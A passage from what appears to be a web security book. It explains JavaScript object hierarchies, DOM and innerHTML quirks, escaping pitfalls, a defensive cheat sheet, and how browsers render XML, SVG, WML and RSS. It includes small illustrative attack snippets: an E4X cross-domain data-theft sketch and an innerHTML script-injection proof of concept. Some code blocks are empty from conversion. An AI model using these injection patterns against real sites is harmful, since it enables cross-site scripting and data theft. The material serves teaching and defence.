One of the more notable examples of this trend is *ECMAScript for XML* (E4X),<sup>5</sup> a completely unnecessary but elegant plan to incorporate XML syntax directly into JavaScript as an alternative to JSON-style serializations. In any E4X-compatible engine, such as Firefox, the following two snippets of code would be roughly equivalent:

---

```
// Normal object serialization var  
my_object = { "user": {  
    "given_name": "John",  
    "family_name": "Smith",  
    "id": make_up_value()  
} };  
  
// E4X serialization var  
my_object = <user>  
  <given_name>John</given_name>  
  <family_name>Smith</family_name>  
  <id>{ make_up_value() }</id>  
</user>;
```

---


<sup>\*</sup>

JSONP literally means “JSON with padding” and stands for JSON serialization wrapped in some supplementary code that turns it into a valid, standalone JavaScript statement for convenience. Common examples may include a function call (e.g., `callback_function({ ...JSON data... })`) or a variable assignment (`var return_value = { ...JSON data... };`).

The unexpected consequence of E4X is that, under this regime, any wellformed XML document suddenly becomes a valid `<script src=...>` target that will parse as an expression-as-statement block. Moreover, if an attacker can strategically place “{” and “}” characters on an included page, or alter the setters for the right object prototype, the attacker may be able to extract userspecific text displayed in an unrelated document. The following example illustrates the risk:

---

```
<html xmlns="http://www.w3.org/1999/xhtml">
  ...
  { steal_stuff
  ...
    <span>User-specific secrets here</span>
  ...
  }
  ...
</html>
```



---

To their credit, after several years of living with the flaw, Firefox developers decided to disallow any E4X statements that span the entirety of any parsed script, partly closing this loophole. Nevertheless, the fluidity of the language is evident, and it casts some doubt on the robustness of using of JSON responses as a defense against cross-domain script inclusion. The moment a third meaning is given to the “{” symbol or quotes-as-labels start having a purpose, the security of this server-to-client data exchange format will be substantially degraded. Be sure to plan ahead.

## Standard Object Hierarchy

The JavaScript execution environment is structured around an implicit root object, which is used as the default namespace for all global variables and functions created by the program. In addition to a handful of language-mandated built-ins, this namespace is prepopulated with a hierarchy of functions that implement input and output capabilities in the browser environment. These capabilities include manipulating browser windows (`open(...)`, `close()`, `moveTo(...)`, `resizeTo(...)`, `focus()`, `blur()`, and such); configuring JavaScript timers (`setTimeout(...)`, `setInterval(...)`, and so on); displaying various UI prompts (`alert(...)`, `prompt(...)`, `print(...)`); and performing a variety of other vendor-specific and frequently risky functions, such as accessing the system clipboard, creating bookmarks, or changing the home page.

The top-level object also provides JavaScript references to root objects belonging to related contexts, including the parent frame (`parent`), the toplevel document in the current browser window (`top`), the window that created the current one (`opener`), and all subframes of the current document (`frames[]`). Several circular references to the current root object itself are also included—say, `window` and `self`. In browsers other than Firefox, elements with specified `id` or `name` parameters will be automatically registered in this namespace, too, permitting syntax such as this:

---

```
 ...
<script> alert(hello.src);
</script>
```

---

Thankfully, in case of any name conflicts with JavaScript variables or builtins, *id* data will not be given precedence, largely avoiding any possible interference between otherwise sanitized, user-supplied markup and in-document scripts.

The remainder of the top-level hierarchy consists primarily of a couple of distinguished children objects that group browser API features by theme:

### ***location* object**

This is a collection of properties and methods that allow the program to read the URL of the current document or initiate navigation to a new one. This last action, in most cases, is lethal to the caller: The current scripting context will be destroyed and replaced with a new one shortly thereafter. Updating just the fragment identifier (*location.hash*) is an exception to this rule, as explained in Chapter 2.

Note that when using *location.\** data to construct new strings (HTML and JavaScript code in particular), it is unsafe to assume that it is escaped in any specific way. Internet Explorer will keep angle brackets as is in the *location.search* property (which corresponds to the URL query string). Chrome, on the other hand, will escape them, but it will glance over double quotes ("") or backslashes. Most browsers also do not apply any escaping to the fragment ID.

### ***history* object**

This hierarchy provides several infrequently used methods for moving through the per-window browsing history, in a manner similar to clicking the “back” and “forward” buttons in the browser UI. It is not possible to directly examine any of the previously visited URLs; the only option is to navigate to the history blindly by providing numerical offsets, such as *history.go(-2)*. (Some recent additions to this hierarchy will be discussed in Chapter 17.)

### ***screen***

### ***object***

A basic API for examining the dimensions of the screen and the browser window, monitor DPI, color depth, and so on. This is offered to help websites optimize the presentation of a page for a particular display device.

### ***navigator* object**

An interface for querying the browser version, the underlying operating system, and the list of installed plug-ins.

### ***document* object**

By far the most complex of the hierarchies, this is a doorway to the Document Object Model<sup>6</sup> of the current page; we will have a look at this model in the following section. A couple of functions not related to document structure also appear under the *document* hierarchy, usually due to arbitrary design decisions. Examples include *document.cookie* for manipulating cookies, *document.write(...)* for appending HTML to the current page, and *document.execCommand(...)* for performing certain WYSIWYG editing tasks.

**NOTE** Interestingly, the information available through the *navigator* and *screen* objects is

sufficient to uniquely fingerprint many users with a high degree of confidence. This long-known property is emphatically demonstrated by Panopticlick, a project of the Electronic Frontier Foundation: <https://panopticclick.eff.org/>.

Several other language-mandated objects offer simple string-processing or arithmetic capabilities. For example, `Math.random()` implements an unsafe, predictable pseudo-random number generator (a safe PRNG alternative is unfortunately not available at this time in most browsers<sup>\*</sup>), while `String.fromCharCode()` can be used to convert numerical values into Unicode strings. In privileged execution contexts, which are not reachable by normal web applications, a fair number of other task-specific objects will also appear.

**NOTE** When accessing any of the browser-supplied objects, it is important to remember that while JavaScript does not use NUL-terminated ASCIZ strings, the underlying browser (written in C or C++) sometimes will. Therefore, the outcomes of assigning NUL-containing strings to various DOM properties, or supplying them to native functions, may be unpredictable and inconsistent. Almost all browsers truncate assignments to location.\* at NUL, but only some engines will do the same when dealing with DOM \*.innerHTML.

### *The Document Object Model*

The Document Object Model, accessible through the `document` hierarchy, provides a structured, in-memory representation of the current document as mapped out by the HTML parser. The resulting object tree exposes all HTML elements on the page, their tag-specific methods and properties, and the associated CSS data. This representation, not the original HTML source, is used by the browser to render and update the currently displayed document.

JavaScript can access the DOM in a very straightforward way, similarly to any normal objects. For example, the following snippet will go to the fifth tag within the document's `<body>` block, look up the first nested subtag, and set that element's CSS color to red:

---

```
document.body.children[4].children[0].style.color = "red";
```

---

To avoid having to waddle through the DOM tree in order to get to a particular deeply nested element, the browser provides several documentwide lookup functions, such as `getElementById(...)` and `getElementsByName(...)`, as well as partly redundant grouping mechanisms such as `frames[]`, `images[]`, or `forms[]`. These features permit syntax such as the following two lines of code, both of which directly reference an element no matter where in the document hierarchy it happens to appear:

---

```
document.getElementsByTagName("input")[2].value = "Hi mom!";
document.images[7].src = "/example.jpg";
```

---

<sup>\*</sup>There are a recently added `window.crypto.getRandomValues(...)` API in Chrome and a currently nonoperational `window.crypto.random(...)` API in Firefox.

For legacy reasons, the names of certain HTML elements (`<img>`, `<form>`, `<embed>`, `<object>`, and `<applet>`) are also directly mapped to the `document` namespace, as illustrated in the following snippet:

---

```


<script>
  alert(document.hello.src);
</script>
```

---

Unlike in the more reasonable case of `name` and `id` mapping in the global namespace (see previous section), such `document` entries may clobber built-in functions and objects such as `getElementById` or `body`. Therefore, permitting user-specified tag names, for example for the purpose of constructing forms, can be unsafe.

In addition to providing access to an abstract representation of the document, many DOM nodes may expose properties such as `innerHTML` and `outerHTML`, which permit a portion of the document tree to be read back as a well-formed, serialized HTML string. Interestingly, the same property can be written to in order to replace any portion of the DOM tree with the result of parsing a script-supplied snippet of HTML. One example of that last use is this:

---

```
document.getElementById("output").innerHTML = "<b>Hi mom!</b>";
```

Every assignment to `innerHTML` must involve a well-formed and self-contained block of HTML that does not alter the document hierarchy outside the substituted fragment. If this condition is not met, the input will be coerced to a well-formed syntax before the substitution takes place. Therefore, the following example will not work as expected; that is, it will not display “Hi mom!” in bold and will not put the remainder of the document in italics:

---

```
some_element.innerHTML = "<b>Hi"; some_element.innerHTML +=
" mom!</b><i>";
```

---

Instead, each of these two assignments will be processed and corrected individually, resulting in a behavior equivalent to this:

---

```
some_element.innerHTML = "<b>Hi</b> mom!<i></i>";
```

---

It is important to note that the `innerHTML` mechanism should be used with extreme caution. In addition to being inherently prone to markup injection if proper HTML escaping is not observed, browser implementations of the DOM-to-HTML serialization algorithms are often imperfect. A recent (now fixed) example of such a problem in WebKit<sup>7</sup> is illustrated here:

---

```
<textarea>
  &lt;/textarea&gt;&lt;script&gt;alert(1)&lt;/script&gt; </textarea>
```

---

Because of the confusion over the semantics of `<textarea>`, this seemingly unambiguous input markup, when parsed to a DOM tree and then accessed through `innerHTML`, would be incorrectly read back as:

---

```
<textarea>
</textarea><script>alert(1)</script>
</textarea>
```

---

In such a situation, even performing a no-op assignment of this serialization (such as `some_element.innerHTML += ""`) would lead to unexpected script injection. Similar problems tend to plague other browsers, too. For example, Internet Explorer developers working on the `innerHTML` code were unaware that MSHTML recognizes backticks (`) as quote characters and so ended up handling them incorrectly. In their implementation, the following markup:

```

```

---

Individual bugs aside, the situation with `innerHTML` is pretty dire: Section 10.3 of the current draft of HTML5 simply acknowledges that certain script-created DOM structures are completely impossible to serialize to HTML and does not require browsers to behave sensibly in such a case. *Caveat emptor!*

### *Access to Other Documents*

Scripts may come into possession of object handles that point to the root hierarchy of another scripting context. For example, by default, every context can readily reference `parent`, `top`, `opener`, and `frames[]`, all supplied to it in the top-level object. Calling the `window.open(...)` function to create a new window will also return a reference, and so will an attempt to look up an existing named window using this syntax:

---

```
var window_handle = window.open("", "window_name");
```

---

Once the program holds a handle pointing to another scripting context, it may attempt to interact with that context, subject to security checks discussed in Chapter 9. An example of a simple interaction might be as follows:

---

```
top.location.path = "/new_path.html";
```

---

or `frames[2].document.getElementById("output").innerHTML = "Hi mom!"`;

---

In the absence of a valid handle, JavaScript-level interaction with an unrelated document should not be possible. In particular, there is no way to look up unnamed windows opened in completely separate navigation flows, at least until their name

is explicitly set by one of the visited pages (the `window.name` property permits this).

## Script Character Encoding

JavaScript engines support several familiar, backslash-based string-encoding methods that can be employed to escape quote characters, HTML markup, and other problematic bits in the embedded text. These methods are as follows:

- C-style shorthand notation for certain control characters: `\b` for backspace, `\t` for horizontal tab, `\v` for vertical tab, `\f` for form feed, `\r` for CR, and `\n` for LF. This exact set of escape codes is recognized by both ECMAScript and the JSON RFC.
- Three-digit, zero-padded, 8-bit octal character codes with no prefix (such as “`\145`” instead of “`e`”). This C-inspired syntax is not a part of ECMAScript but is in practice supported by all scripting engines, both in normal code and in `JSON.parse(...)`.
- Two-digit, zero-padded, 8-bit hexadecimal character codes, prefixed with “`x`” (“`e`” becomes “`\x65`”). Again, this scheme is not endorsed by ECMAScript or RFC 4627, but having its roots in the C language, it is widely supported in practice.
- Four-digit, zero-padded, 16-bit hexadecimal Unicode values, prefixed with “`u`” (“`e`” turns into “`\u0065`”). This format is sanctioned by ECMAScript and RFC 4627 and is supported by all modern browsers.
- A backslash followed by any character other than an octal digit; “`b`”, “`t`”, “`v`”, “`f`”, “`r`”, or “`n`” characters used for other predefined escape sequences; and “`x`” or “`u`”. In this scheme, the subsequent character will be treated as a literal. ECMAScript permits this scheme to be used to escape only quotes and the backslash character itself, but in practice, any other value is accepted as well.

This approach is somewhat error prone, and as in the case of CSS, it should not be used to escape angle brackets and other HTML syntax delimiters. This is because JavaScript parsing takes place after HTML parsing, and the backslash prefix will be not treated in any special way by the HTML parser itself.

**NOTE** Somewhat inexplicably, Internet Explorer does not recognize the vertical tab (“`\v`”) shorthand, thereby creating one of the more convenient (but very naughty!) ways to test for that particular browser:

---

```
if ("\v" == "v") alert("Looks like Internet Explorer!");
```

---

Surprisingly, the Unicode-based escaping method (but not the other ones) is also recognized outside strings. Although the idea seems arbitrary, the behavior is a bit more sensible than with CSS: Escape codes can be used only in identifiers, and they will not work as a substitute for any syntax-sensitive symbols. Therefore, the following is possible:

---

```
\u0061ert("This displays a message!");
```

---

On the other hand, any attempt to substitute the parentheses or quotes in a similar fashion would fail.

Unlike in some C or C++ implementations, stray multiline string literals are not tolerated by any JavaScript engine. That said, despite a strongly worded prohibition in ECMAScript specs, there is one exception: A lone backslash at the end of a line may be used to join multiline literals seamlessly. This behavior is illustrated below:

---

```
var text = 'This syntax      is  
invalid.';
```

---

```
var text = 'This syntax, on the other hand, \\      is OK in  
all browsers.';
```

---

## Code Inclusion Modes and Nesting Risks

As should be evident from the earlier discussions in this chapter, there are several ways to execute scripts in the context of the current page. It is probably useful to enumerate some of the most common ones:

- Inline `<script>` blocks
- Remote scripts loaded with `<script src=...>`\*
- `javascript:` URLs in various HTML parameters and in CSS
- CSS `expression(...)` syntax and XBL bindings in certain browsers
- Event handlers (`onload`, `onerror`, `onclick`, etc.)
- Timers (`setTimeout`, `setInterval`)
- `eval(...)` calls

Combining these methods often seems natural, but doing so can create very unexpected and dangerous parsing chains. For example, consider the transformation that would need to be applied to the value inserted by the server in place of `user_string` in this code:

---

```
<div onclick="setTimeout('do_stuff(\user_string\')', 1000)">
```

---

---

\* On both types of `<script>` blocks, Microsoft supports a pseudo-dialect called `JScript.Encode`. This mode can be selected by specifying a `language` parameter on the `<script>` tag and simply permits the actual script to be encoded using a trivial alphabet substitution cipher to make it unreadable to casual users. The mechanism is completely worthless from the security standpoint, as the “encryption” can be reverted easily.

It is often difficult to notice that the value will go through no fewer than three rounds of parsing! First, the HTML parser will extract the `onclick` parameter and put it into DOM; next, when the button is clicked, the first round of JavaScript parsing will extract the `setTimeout(...)` syntax; and finally, one second after the initial click, the actual `do_stuff(...)` sequence will be parsed and executed.

Therefore, in the example above, in order to survive the process, `user_string` needs to be double-encoded using JavaScript backslash sequences, and then

encoded again using HTML entities, in that exact order. Any different approach will likely lead to code injection.

Another tricky escaping situation is illustrated here:

---

```
<script>
var some_value = "user_string"; ... setTimeout("do_stuff('" +
some_value + "')", 1000);
</script>
```

---

Even though the initial assignment of `some_value` requires `user_string` to be escaped just once, the subsequent ad hoc construction of a second-order script in the `setTimeout(...)` parameter introduces a vulnerability if no additional escaping is applied beforehand.

Such coding patterns happen frequently in JavaScript programs, and they are very easy to miss. It is much better to consistently discourage them than to audit the resulting code.

## The Living Dead: Visual Basic

Having covered most of the needed ground related to JavaScript, it's time for an honorable mention of the long-forgotten contender for the scripting throne. Despite 15 years of lingering in almost complete obscurity, browserside VBScript is still supported in Internet Explorer. In most aspects, Microsoft's language is supposed to be functionally equivalent to JavaScript, and it has access to exactly the same Document Object Model APIs and other builtin functions as JavaScript. But, as one might expect, some tweaks and extensions are present—for example, a couple of VB-specific functions in place of the JavaScript built-ins.

There is virtually no research into the security properties of VBScript, the robustness of the parser, or its potential incompatibilities with the modern DOM. Anecdotal evidence suggests that the language receives no consistent scrutiny on Microsoft's end, either. For example, the built-in `MsgBox`<sup>8</sup> can be used to display modal, always-on-top prompts with a degree of flexibility completely unheard of in the JavaScript world, leaving `alert(...)` in the dust.

It is difficult to predict how long VBScript will continue to be supported in this browser and what unexpected consequences for user and web application security it is yet to have. Only time will tell.

# Security Engineering Cheat Sheet

## When Loading Remote Scripts

As with CSS, you are linking the security of your site to the originating domain of the script. When in doubt, make a local copy of the data instead. On HTTPS sites, require all scripts to be served over HTTPS.

## When Parsing JSON Received from the Server

Rely on `JSON.parse(...)` where supported. Do not use `eval(...)` or the `eval`-based implementation provided in RFC 4627. Both are unsafe, especially when processing data from third parties. A later implementation from the author of RFC 4627, `json2.js`,<sup>9</sup> is probably okay.

## When Putting User-Supplied Data Inside JavaScript Blocks

- Stand-alone strings in `<script>` blocks:** Backslash-escape all control characters (0x00–0x1F), “\”, “<”, “>”, and quotes using numerical codes. It is also preferable to escape high-bit characters.

Do not rely on user-supplied strings to construct dynamic HTML. Always use safe DOM features such as `innerText` or `createTextNode(...)` instead. Do not use user-supplied strings to construct second-order scripts; avoid `eval(...)`, `setTimeout(...)`, and so on.
- Stand-alone strings in separately served scripts:** Follow the same rules as for `<script>` blocks. If your scripts contain any sensitive, user-specific information, be sure to account for cross-site script inclusion risks; use reliable parser-busting prefixes, such as “})]"\\n”, near the beginning of a file or, at the very minimum, use a proper JSON serialization with no padding or other tweaks. Additionally, consult Chapter 13 for tips on how to prevent cross-site scripting in non-HTML content.
- Strings in inlined event handlers, `javascript: URLs`, and so on:** Multiple levels of escaping are involved. Do not attempt this because it is error prone. If unavoidable, apply the above JS escaping rules first and then apply HTML or URL parameter encoding, as applicable, to the resulting string. Never use in conjunction with `eval(...)`, `setTimeout(...)`, `innerHTML`, and such.
- Nonstring content:** Allow only whitelisted alphanumeric keywords and carefully validated numerical values. Do not attempt to reject known bad patterns instead.

## When Interacting with Browser Objects on the Client Side

- Generating HTML content on the client side:** Do not resort to `innerHTML`, `document.write(...)`, and similar tools because they are prone to introducing cross-site scripting flaws, often in unexpected ways. Use safe methods such as `createElement(...)` and `appendChild(...)` and properties such as `innerText` or `textContent` to construct the document instead.
- Relying on user-controlled data:** Make no assumptions about the escaping rules applied to any values read back from the browser and, in particular, to `location` properties and other external sources of URLs, which are inconsistent and vary from one implementation to another. Always do your own escaping.

### **If You Want to Allow User-Controlled Scripts on Your Page**

It is virtually impossible to do this safely. Experimental JavaScript rewriting frameworks, such as Caja (<http://code.google.com/p/google-caja/>), are the only portable option. Also see Chapter 16 for information on sandboxed frames, an upcoming alternative for embedding untrusted gadgets on web pages.

# 7

## NON-HTML DOCUMENT TYPES

In addition to HTML documents, about a dozen other file formats are recognized and displayed by the rendering engines of modern web browsers; a list that is likely to grow over time.

Because of the powerful scripting capabilities available in some of these formats, and because of the antics of browser-content handling, the set of natively supported non-HTML inputs deserves a closer examination at this point, even if a detailed discussion of some of their less-obvious security consequences—such as *content sniffing*—will have to wait until Part II of this book.

### Plaintext Files

Perhaps the most prosaic type of non-HTML document recognized by every single browser is a plaintext file. In this rendering mode, the input is simply displayed as is, typically using a nonproportional typeface, and save for optional character set transcoding, the data is not altered in any way.

All browsers recognize plaintext files served with *Content-Type: text/plain* in the HTTP headers. In all implementations but Internet Explorer, plaintext is also the fallback display method for headerless HTTP/0.9 responses and HTTP/1.x data with *Content-Type* missing; in both these cases, plaintext is used when all other content detection heuristics fail. (Internet Explorer unconditionally falls back to HTML rendering, true to the letter of Tim Berners-Lee’s original protocol drafts.)

For the convenience of developers, most browsers also automatically map several other MIME types, including *application/javascript* and friends<sup>16</sup> or *text/css*, to plaintext. Interestingly, *application/json*, the value mandated for JSON responses in RFC 4627, is not on the list (perhaps because it is seldom used in practice).

Plaintext rendering has no specific security consequences. That said, due to a range of poor design decisions in other browser components and in third-party code, even seemingly harmless non-HTML formats are at a risk of being misidentified as, for example, HTML. Attacker-controlled plaintext documents are of special concern because their layout is often fairly unconstrained and therefore particularly conducive to being misidentified. Chapter 13 dissects these threats and provides advice on how to mitigate the risk.

## Bitmap Images

Browser-rendering engines recognize direct navigation to the same set of bitmap image formats that are normally supported in HTML documents when loaded via the *<img>* tag, including JPEG, PNG, GIF, BMP, and a couple more. When the user navigates directly to such a resource, the decoded bitmap is shown in the document window, allowing the user little more than the ability to scroll, zoom in and out, and save the file to disk.

In the absence of *Content-Type* information, images are detected based on file header checks. When a *Content-Type* value is present, it is compared with about a dozen predefined image types, and the user is routed accordingly. But if an attempt to decode the image fails, file headers are used to make a second guess. It is therefore possible (but, for the reasons explored in Chapter 13, often unwise) to serve a GIF file as *image/jpeg*.

As with text files, bitmap images are a passive resource and carry no unusual security risks.<sup>17</sup> However, whenever serving user-supplied images, remember that attackers will have a degree of control over the data, even if the format is carefully validated and scaled or recompressed. Therefore, the concerns about such a document format being misinterpreted by a browser or a plug-in still remain.

## Audio and Video

For a very long time, browsers had no built-in support for playing audio and video content, save for an obscure and oft-ridiculed *<bgsound>* tag in Internet Explorer, which to this day can be used to play simple MID or WAV files. In the absence of real, cross-browser multimedia playback functionality, audio and video were almost exclusively the domain of browser plug-ins, whether purpose-built (such as Windows Media Player or Apple QuickTime) or generic (Adobe Flash, Microsoft Silverlight, and so on).

The ongoing work on HTML5 seeks to change this through support for *<audio>* and *<video>* tags: convenient, scriptable methods to interface with built-

---

<sup>16</sup> The official MIME type for JavaScript is *application/javascript*, as per RFC 4329, but about a dozen other values have been used in the past (e.g., *text/javascript*, *application/x-javascript*, *application/ecmascript*).

<sup>17</sup> Naturally, exploitable coding errors occasionally happen in all programs that deal with complex data formats, and image parsers are no exception.

in media decoders. Unfortunately, there is substantial vendor-level disagreement as to which video formats to support and what patent consequences this decision may have. For example, while many browsers already support Ogg Theora (a free, open source, but somewhat niche codec), spirited arguments surrounding the merits of supporting the very popular but patent- and royalty-encumbered H.264 format and the prospects of a new, Google-backed WebM alternative will probably continue for the foreseeable future.

As with other passive media formats (and unlike some types of plug-in rendered content!), neither `<bgsound>` nor HTML5 multimedia are expected to have any unusual implications for web application security, as long as the possibility of content misidentification is mitigated appropriately.<sup>18</sup>

## XML-Based Documents

Readers who found the handling of the formats discussed so far to be too sane for their tastes are in for a well-deserved treat. The largest and definitely most interesting family of browser-supported non-HTML document types relies on the common XML syntax and provides more than a fair share of interesting surprises.

Several of the formats belonging to this category are forwarded to specialized, single-purpose XML analyzers, usually based on the received *Content-Type* value or other simple heuristics. But more commonly, the payload is routed to the same parser that is relied upon to render XHTML documents and then displayed using this common pipeline.

In the latter case, the actual meaning of the document is determined by the URL-like `xmlns` namespace directives present in the markup itself, and the namespace parameter may have nothing to do with the value originally supplied in *Content-Type*. Quite simply, there is no mechanism that would prevent a document served as *application/mathml+xml* from containing nothing but XHTML markup and beginning with `<html xmlns="http://www.w3.org/1999/xhtml">`.

In the most common scenario, the namespace for the entire XML file is defined only once and is attached to the top-level tag. In principle, however, any number of different `xmlns` directives may appear in a single file, giving different meanings to each section of the document. For example:

---

```
<html xmlns="http://www.w3.org/1999/xhtml">
<u>Hello world!</u>
<svg xmlns="http://www.w3.org/2000/svg">
  <line x1="0" y1="0" x2="100" y2="100" style="stroke: red" />
</svg>
</html>
```

---

<sup>18</sup> But some far-fetched interactions between various technologies are a distinct possibility. For example, what if the `<audio>` tag supports raw, uncompressed audio and is pointed to a sensitive nonaudio document, and then the proposed HTML5 microphone API is used by another website to capture the resulting waveform and reconstruct the contents of the file?

Faced with such input, the general-purpose renderer will usually do its best to make sense of all the recognized namespaces and assemble the markup into a single, consistent document with a normal Document Object Model representation. And, if any one of the recognized namespaces happens to support scripting, any embedded scripts will execute, too.

Because of the somewhat counterintuitive *xmlns* handling behavior, *Content-Type* is not a suitable way to control how a particular XML document will be parsed; the presence of a particular top-level *xmlns* directive is also not a guarantee that no other data formats will be honored later on. Any attacker-controlled XML-based formats must therefore be handled with care and sanitized very thoroughly.

### *Generic XML View*

In most browsers, a valid XML document with no renderer-recognized namespaces present anywhere in the markup will be shown as an interactive, pretty-printed representation of the document tree, as shown in Figure 7-1. This mode is not particularly useful to end users, but it can aid debugging.

That said, when any of the namespaces in the document is known to the browser (even when the top-level one is not recognized at all!), the document will be rendered differently: All recognized markup will work as intended, all unsupported tags will simply have no effect, and any text between them will be shown as is.

To illustrate this rendering strategy, consider the following input:

---

```
<foo xmlns="http://www.example.com/nonexistent">  <u>Hello</u>
  <html xmlns="http://www.w3.org/1999/xhtml">
    <u>world!</u>
  </html>
</foo>
```

---

The above example will be rendered as “Hello world!” The first *<u>* tag, with no semantics-defining namespace associated with it, will have no visible effect. The second one will be understood as an XHTML tag that triggers underlining.




Figure 7-1: Firefox displaying an XML document with no recognized namespaces

The consequences of this fault-tolerant approach to the rendering of unknown XML documents and unrecognized namespaces are subtle but fairly important. For example, it will not be safe to proxy an unsanitized RSS feed, even though this format is typically routed to a specialized renderer and thus not subject to XSS risks. Any browser with no built-in RSS reader may fall back to generic rendering and then find HTML buried deep inside the feed.

### Scalable Vector Graphics

Scalable Vector Graphics (SVG)<sup>1</sup> is a quickly evolving, XML-based vector graphics format. First published in 2001 by W3C, it is noteworthy for its integrated animation capabilities and direct JavaScript scripting features. The following example of a vector image draws a circle and displays a message when this circle is clicked:

---

```
<svg xmlns="http://www.w3.org/2000/svg">
<script><![CDATA[
  function clicked() { alert("Hi mom!"); }
]]></script>
<circle onclick="clicked()" cx="50" cy="50"      r="50"
fill="pink" />
</svg>
```

---

The SVG file format is recognized all modern browsers except for Internet Explorer prior to 9, and it is handled by the general-purpose XML renderer. SVG

images can be embedded into XHTML with an appropriate `xmlns` directive or inlined in non-XML HTML5 documents using a predefined `<svg>` tag.

Interestingly, in several browsers the format can also be placed in a standalone XML document and then viewed directly, or it can be loaded on thirdparty pages via the `<img>` markup. While it is safe to load SVG images via `<img>` (scripting should be disabled in this scenario), it is fairly dangerous to host user-supplied SVG data because in cases of direct navigation, all embedded scripts will execute in the context of the hosting domain. This unexpected problem means that serving any externally originating SVG images will require very careful syntax sanitization to eliminate non-SVG `xmlns` content from the XML container and to permit only certain types of markup in the remainder of the document.

**NOTE** *The Content-Disposition header on the relevant HTTP responses is a potential workaround that permits SVG to be included via <img> but not accessed directly. This approach is not perfect, but it limits the risk. Using a throwaway domain to host such images is another possibility.*

### *Mathematical Markup Language*

Mathematical Markup Language (MathML)<sup>2</sup> is a fairly straightforward means to facilitate the semantic, if a bit verbose, representation of mathematical equations. The standard was originally proposed by the W3C in 1998, and it has been substantially refined through the years. Because of its somewhat niche application, MathML needed over a decade to gain partial support in Opera and Firefox browsers, but it is slowly gaining acceptance today. In the browsers that support the language, it may be placed in a standalone file or inline in XHTML and HTML5 documents.

Unlike SVG, MathML has no additional security considerations beyond those associated with generically handled XML.

### *XML User Interface Language*

The XML User Interface Language (XUL)<sup>3</sup> is a presentation markup language created by Mozilla specifically for building browser-based applications, rather than documents. XUL exists because although modern HTML is often powerful enough to build basic graphical user interfaces, it is not particularly convenient for certain specialized tasks that desktop applications excel in, such as implementing common dialog windows or system menus.

XUL is not currently supported by any browser other than Firefox and appears to be disabled in the recent release, Firefox 6. In Firefox, it is handled by the general-purpose renderer, based on the appropriate `xmlns` namespace. Firefox uses XUL for much of its internal UI, but otherwise the language is seldom encountered on the Internet.

From the standpoint of web application security, Internet-originating XUL documents can be considered roughly equivalent to HTML documents. Essentially, the language has JavaScript scripting capabilities and allows broad control over the appearance of the rendered page. Other than that property, it has no unusual quirks.

## Wireless Markup Language

Wireless Markup Language (WML)<sup>4</sup> is a largely obsolete “optimized” HTML syntax developed in the 1990s by a consortium of mobile handset manufacturers and cellular network operators. This XML-based language, a part of the Wireless Application Protocol suite (WAP), offered a simplified weblike browsing experience for pre-smartphone devices with limited bandwidth and CPU resources.\* A simple WML page might have looked like this:

---

```
<wml>
  <card title="Hello world!">
    <a href="elsewhere.wml">Click here!</a>
  </card>
</wml>
```

---

Because WAP services needed to be engineered independently of normal HTML content and had to deal with closed and underspecified client architectures and other carrier-imposed restrictions, WML never became as popular as its proponents hoped. In almost all developed markets, WML has been displaced by fast, Internet-enabled smartphones with fully featured HTML browsers. Nevertheless, the legacy of the language lives on, and it is still routed to specialized renderers in Opera and in Internet Explorer Mobile.

In the browsers that support the format, it is often possible to use WML-based scripts. There are two methods to achieve this. The canonical way is to use WMLScript (WMLS), a JavaScript-derived execution environment that depends on stand-alone script files, coupled with an extremely inconsiderate abuse of fragment IDs for an equivalent of possibly attacker-controlled *eval(...)* statements:

---

```
<a href="scriptfile.wmls#some_function()">Click here!</a>
```

---

The other method of executing scripts, available in more featured browsers, is to simply embed normal *javascript:* URLs or insert *<script>* blocks into the WML file.

## RSS and Atom Feeds

*Feeds* are a standardized way for clients to periodically poll sites of interest to users (such as their favorite blogs) for machine-readable updates to said sites’ content. Really Simple Syndication (RSS)<sup>5</sup> and Atom<sup>6</sup> are two superficially similar but fiercely competing XML-based feed formats. The first (RSS) is popular; the second (Atom) is said to be good.

---

\*

Astute readers will note that XML is not a particularly good way to conserve bandwidth or CPU resources. To that effect, the WAP suite provides an alternative, binary-only serialization of XML, known as WBXML.

Built-in, specialized RSS and Atom renderers are available in Firefox, Safari, and Opera. The determination to route an XML document to these modules is based on simple, browser-specific heuristics, such as the top-level tag being named *<rss>*

or `<feed>` (and not having any conflicting `xmlns` directives). In Firefox, RSS parsing may kick in even if `Content-Type` is `image/svg+xml` or `text/html`. Safari will happily recognize feeds in even more unrelated MIME types.

One interesting feature of both feed formats is that they permit a subset of HTML, including CSS, to be embedded in a document in a rather peculiar, indirect way: as an entity-escaped text. Here is an example of this syntax:

---

```
<rss> ...
<description type="html">
  &lt;u&gt; Underlined text! &lt;/u&gt;
...
</rss>
```

---

The subset of HTML permitted in RSS and Atom feeds is not well defined, and some feed renderers have previously permitted direct scripting or navigation to potentially dangerous pseudo-URLs. Perhaps more importantly, however, any browser that does not have built-in feed previews may render the file using the generic XML parsing approach; if such feeds are not sanitized carefully, script execution will ensue.

## A Note on Nonrenderable File Types

